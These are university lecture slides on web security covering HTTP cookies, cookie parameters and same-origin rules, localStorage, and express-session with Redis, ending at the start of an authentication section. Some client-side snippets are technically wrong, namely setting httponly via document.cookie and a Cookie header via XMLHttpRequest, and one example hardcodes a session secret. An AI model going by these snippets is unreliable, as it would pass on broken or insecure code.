IERG4210 Web Programming and Security

Course Website: https://course.ie.cuhk.edu.hk/~ierg4210/
Live FB Feedback Group: https://fb.com/groups/ierg4210.2014spring/

Authentication and Authorization

Lecture 7

Dr. Adonis Fung
phfung@ie.cuhk.edu.hk

Information Engineering, CUHK
Product Security Engineering, Yahoo!

Agenda

- Session Management
  - HTTP: from Stateless to Stateful
  - Session Maintenance: Cookies, HTML5 localStorage
  - Extension to Server-side Session Storage
- Authentication & Authorization
  - Authentication v.s. Authorization
  - Authentication using Cookies
  - Authentication using HTTP Auth
  - Authentication Attacks

HTTP is Stateless

- HTTP is stateless
  - Each request is independent to each other
  - Sufficient for serving static content (.html, .css, .jpg, etc...)

… [request → response], [request → response], [request → response] …

  - Problem: the server cannot tell which requests come from same user?

- For personalized services,
  - Example: any signed-in user experience
  - The key is to associate requests originated from the same user, i.e. **maintaining user session**


Making HTTP "Stateful" using Cookies

- HTTP Cookies Mechanism
  - Given it is the first visit,
    - Browser makes a request to www.example.com without any Cookies
    - Server gives a Cookie value (w/`Set-Cookie` response header) to the browser
  - For subsequent visits,
    - Browser automatically replays Cookies in subsequent requests (w/`Cookie` request header) to www.example.com until the expiry date

- Session Maintenance using Cookies
  - Cookie Values can store user preferences (theme=yellow)
  - Setting a random, unique, and unpredictable token (a.k.a. session id):
    - The server can then isolate a user-specific session, i.e., a brunch of requests having the same unique session id
    - Usage: Personalization, Authentication and Session Storage

Cookies Communications

- Cookies := a small (<4KB) client-side storage with its data replayed to where they were configured (cookie origin)



The initial HTTP request is made without Cookies

```
GET /index.html HTTP/1.1
Host: www.example.com
```

WebApp sets some data into the browser's cookie jar


```
HTTP/1.1 200 OK
Content-type: text/html
Set-Cookie: name=value
Set-Cookie: sessionid=cj3v5cpkj3lwc3q;
Expires=Wed, 09 Jun 2021 00:00:00 GMT

<html><body>Cookies Example</body></html>
```

Browser replays the same cookie to its origin for all subsequent requests

```
GET /index.html HTTP/1.1
Host: www.example.com
Cookie: name=value; sessionid=cj3v5cpkj3lwc3q
```

Firefox's Cookie Jar

- In Firefox, press Alt+T and O for the Options dialog
- In the Privacy Tab, click remove individual cookies



Tracking

☐ Tell websites I do not want to be tracked

History

Firefox will: Remember history

Firefox will remember your browsing, download, form and search history, keep cookies from websites you visit.

You may want to clear your recent history, or remove individual cookies.

Location Bar

When using the location bar, suggest: History and Bookmarks

The following cookies are stored on your computer:

Site	Cookie Name
about.com	
accounts.google.com	
accounts.google.com	GALX
accounts.google.com	GAPS
accounts.google.com.hk	
accounts.youtube.com	

Name:	GAPS
Content:	1:WCvKeOjvhw_Yf3fH0pTMc0wNxdIysA:7qbMfIgC
Host:	accounts.google.com
Path:	/
Send For:	Encrypted connections only
Expires:	Wednesday, 29 October 2014 11:56:51 PM

Setting a Cookie from Server-side

- To set a cookie using Node.js Express Framework,
  - `res.cookie(name, value[, options])`
    - Ref: http://expressjs.com/api.html#res.cookie
    - It's equiv. to setting a HTTP Set-Cookie Response Header (RFC6265):
  - Examples:

```
res.cookie('sessionid', 'cj3v5cpkj3lwc3q', {
  'expires': new Date(Date.now() + 3600000 * 24 * 3),
  'httponly': true
});
```

```
// or equivalently, using maxAge (Express specific)
res.cookie('sessionid', 'cj3v5cpkj3lwc3q', {
  'maxAge': 3600000 * 24 * 3, // 3 days
  'httponly': true
});
```

  - Best Practice: Keep the size (name and value) minimal to reduce bandwidth overhead, as it is sent in every subsequent request (incl. static contents, e.g., *.jpg)

Setting a Cookie from Client-side

- To set a cookie on client-side using JS (rarely used),
  - Using the `document.cookie` object:

```
document.cookie = "sessionid=cj3v5cpkj3lwc3q;
expires=Mon, Feb 14 2015 00:00:00 UTC; httponly";
```

Note: No `Set-Cookie` header will be resulted

Ref: https://developer.mozilla.org/en/DOM/document.cookie

  - Or, using the `XMLHttpRequest` object:

```
xhr = new XMLHttpRequest();
xhr.open("POST", "/somewhere", true);
xhr.setRequestHeader("Cookie"," sessionid=cj3v5cpkj3lwc3q");
```

Ref: https://developer.mozilla.org/en/DOM/XMLHttpRequest#setRequestHeader%28%29

Reading a Cookie

- Recall: once configured, browser sends only the key-value pairs (but not other parameters)

```
Cookie: sessionid=cj3v5cpkj3lwc3q
```

- To read a cookie by Node.js Express Framework,
  - Install the CookieParser, and read the cookie like so:

```
var cookieParser = require('cookie-parser');
app.use(cookieParser());
console.log(req.cookies.sessionid); // prints cj3v5cpkj3lwc3q
```

- To read a cookie using JavaScript, (AVOID! You'd use HttpOnly)
  - Using the Javascript `document.cookie` object,

```
document.cookie === "sessionid=cj3v5cpkj3lwc3q; name=value" // true
```

  - Using the `XMLHttpRequest` object,

```
xhr.getResponseHeader("Set-Cookie")
```

Note: only for a request that has the Set-Cookie header

Cookie Parameters (1/3)

```
res.cookie(name, value[, options])
```

Options (type)	Description
expires (Date)	Expiry date of the cookie in GMT. If not specified or set to 0, creates a session cookie
path (String)	Path for the cookie. Defaults to "/"
domain (String)	Domain name for the cookie. Defaults to the domain name of the app.
secure (Boolean)	Marks the cookie to be sent over HTTPS only.
httpOnly (Boolean)	Accessible only by the web server but not thru JS
Below are Express-specific options	
maxAge (String)	Convenient option for setting the expiry time relative to the current time in milliseconds
signed (Boolean)	Indicates if the cookie should be signed (see req.signedCookie)

Cookie Parameters (2/3)

- Name / Value:
  - In JS (non-express), you'd need to escape() them.
- Expires: a UTC time that a cookie is automatically deleted, if not manually cleared earlier
  - (Default) Setting to 0 (zero)
    - Browser will automatically clear it when shutdown (aka, session cookie)
  - In Express, to make it expire after 24 hours:

```
new Date(new Date().getTime()+1000*60*60*24)
```

  - In JS, to make it expire after 24 hours:

```
new Date(new Date().getTime()+1000*60*60*24).toUTCString()
```

  - Setting to a past time
    - Tell the browser to remove the cookie (with the name)
    - or use http://expressjs.com/api.html#res.clearCookie

Cookie Parameters (3/3)

- Path: a folder path that starts with a `/` prefix
  - (Default) a forward slash only "`/`", i.e. all files under the domain
  - If set to `/english`, then files under `/english` will receive the cookie
  - Note: this path restriction can be bypassed owing to the HTML SOP, to be discussed later
- Domain: domain name
  - (Default) the exact domain name that sets the cookie or
  - Suffix of the current domain name (say, given www.example.com)
    - Accept: `.example.com`, i.e. all `*.example.com` receive the cookie
      - The dot at the beginning is needed for legacy browsers
      - Over-relaxing this can be a security flaw
    - Reject: Top-level (e.g., .com) and Country-level (.com.hk) domains
    - Reject: Others' domains (e.g. www.google.com)
- Secure: if set, the cookie will be only sent only over HTTPS
- HttpOnly: if set, the cookie will be accessible only by the web server but not thru JS

Cookie Same Origin Policies (Cookie SOP)

- Cookie Origin:= (isHTTPSOnly, domain, path)
  - Prevent cookies set by one origin to be accessible by another origin
    - In general, A.com cannot read cookies configured by domain B.com
    - See more examples in next slide

- HTML Origin:= (protocol, domain, port)
  - Prevent scripts from one origin to access the DOM of another origin
  - Embedded item inherits its parent origin
  - Ref: https://developer.mozilla.org/en/Same_origin_policy_for_JavaScript

Cookie SOP Examples

Assume two cookies were set,

```
user=niki;
expires=Wed, 09 Jun 2021 00:00:00 UTC;
path=/;
domain=.example.com;
```

```
user=ling;
expires=Wed, 09 Jun 2021 00:00:00 UTC;
path=/accounts;
domain=secure.example.com;
secure
```

What will the browser sends when visiting:


- `http://example.com` or `http://www.example.com`,
  - `Cookie: user=niki`
- `http://secure.example.com`,
  - `Cookie: user=niki`
- `https://secure.example.com`,
  - `Cookie: user=niki`
- `https://secure.example.com/accounts/index.html`,
  - `Cookie: user=ling; user=niki`
  - The order is not guaranteed
- `https://secure.example.com/accounts/new/index.html`,
  - `Cookie: user=ling; user=niki`

Problems

- Privacy from a user perspective
  - We know how a site can identify unique user
  - What're the resulted threats?
- Integrity and Authenticity
  - Cookies values reside on client-side
  - That said, malicious users can tamper the values
- Storage Size
  - Cookies has at most 4/KB per domain
  - Recall the best practice: We want to keep the name/value size minimal to reduce bandwidth overhead

Cookie Privacy

- Ad networks track users and profile their tastes
  - When you visit `A.com`, an advertisement downloaded from `ad.com` will send a cookie back to `ad.com` with a request header Referrer being the current URL at `A.com`
  - Similar things happen when you visit `B.com` that hosts the same ad
  - Visiting habits can then be profiled, finally, targeted marketing
- Solution:
  - Browsers have implemented some protections like broking write access of 3rd party cookies, but ad networks can still workaround them
  - To protect yourselves, consider using the Private Browsing in Firefox or Incognito Mode in Chrome or InPrivate Mode in IE, etc that delete any cookies generated in the browser session when it terminates
  - Enable Do-Not-Track (DNT)



Tracking

☐ Tell websites I do not want to be tracked

Cookie Integrity and Authenticity

- Cookie values can be tampered
  - Cookies is just another kind of users' inputs
  - Mitigations: apply server-side validations for Cookies, or use signedCookies; For confidential values, encryption is needed

- Parameter Tampering Attack
  - Many shopping carts store "totalAmount" in cookies in the past!!
- Overriding Cookies Attack
  - Cookie SOP prohibits read only, but write operations still possible
  - For instance,
    - An attacker compromised `http://evil.example.com`
    - Attacker can set a secure cookie (with a known name) for `.example.com`
    - Legitimate website at `https://secure.example.com` will receive both valid and malicious cookies; given same name, cookie can be overridden

More Client-side Session Storage

- Client-side solution for more session storage
  - HTML5 LocalStorage (5MB/origin)
    - Unlike Cookies, does not replay in requests but accessible thru JS API
  - Usage:
    - Useful to store render offline content offline, e.g. Gmail
    - As in assign. phase 3b, store the shopping list in localStorage:

```
// Given that list is an object that stores the pids and qtys
// Encode it to a string before storing it in localStorage
localStorage.setItem('list', JSON.stringify(list));
```

```
// When page starts, restore and decode to get the original object
var list = localStorage.getItem('list');
list = list && JSON.parse(list);
```

```
// Remove the object if needed
localStorage.removeItem('list');
```

  - Security: Follows the HTML5 SOP (next lecture) but not Cookie SOP
  - Security: Client-side storage is still subject to tampering attacks

Server-side Session Storage

- Server-side solution for session storage
  - Maps the session id to a data blob residing on server-side
    1. Using a file-based system (most traditional):
       - Read and De-serialize variables from file "/tmp/sess_" + req.cookies.sessionid
       - Serialize and Write variables to file "/tmp/sess_" + req.cookies.sessionid
       - Problems: File I/O is slow, locking writes, files local to single instance
    2. Using a DB system:
       - 'SELECT data FROM sessions WHERE id = ?', [req.cookies.sessionid]
       - 'UPDATE sessions SET data = ? WHERE id = ?', [data, req.cookies.sessionid]
       - Problem: DB I/O handles writes atomically
    3. Using in-memory cache:
       - Works similarly but much faster. Much more scalable
       - Example Packages: Express-session (with Redis serving multiple instances)
       - Encrypted client-side storage is even more scalable though.
         - » traded off computation against storage I/O overhead

  - (Midterm/Exam) Cookies v.s. localStorage v.s. Serv-side Session Mgt.

Using Express-session

- Configure the session handler

```
var session = require('express-session'),
    RedisStore = require('connect-redis')(session);
// Reference: https://github.com/expressjs/session
app.use(session({
  store: new RedisStore({
                'host':config.redisHost, 'port':6379}),
  secret: 'qA5JrwUCTZuqTAEPEZMhaMWq', // by random.org
  resave: false,
  saveUninitialized: false,
  cookie: { maxAge: 60000 } // expiring in 60s
}));
```

- Setting a session variable

```
req.session.hello = 1;
```


- Reading the session variable in a subsequent request

```
req.session.hello // returns 1
```

Under the hood

- When connect.sid Cookie is present
  - Lookup from memory the corresponding data
  - De-serialize (JSON.parse()) and assign it into req.session (i.e., redis> set sess:<sid> <JSON.parse(req.session)>)
- When connect.sid is absent and req.session is changed
  - Init a token, automatically generated and hosted as Cookies
  - connect.sid := <a random, unique, unpredictable nonce>
- When req.session is change
  - Serialize and Save req.session back to redis
- Expiration
  - Browser's cookie can expire: then now, connect.sid is absent
  - Server garbage collects, or according to the cookie expiration time

What is stored in Redis



localhost:63791:0
abc ElastiCacheMasterReplicatior
sess:* (1)
abc JzYa6LJnL-JLci3_CMnvU:

Key: **sess:JzYa6LJnL-JLci3_CMnvU3MGIA_DsmvE**

Value:

```
{
  "cookie": {
    "originalMaxAge": 60000,
    "expires": "2015-02-16T19:51:14.014Z",
    "httpOnly": true,
    "path": "/admin"
  },
  "username": "ierg4210-admin",
  "admin": 1
}
```

AUTHENTICATION & AUTHORIZATION

Authentication v.s. Authorization

- Authentication: Is a user really who he claims himself to be?
  - Authentication Factors:
    - something you know – password, private key
    - something you have – CULink, one-time hardware token
    - who you are – biometric features like fingerprints
    - what you do – the way you shake/tap smartphone
    - where you are – FB checks if country changed, IP, GPS

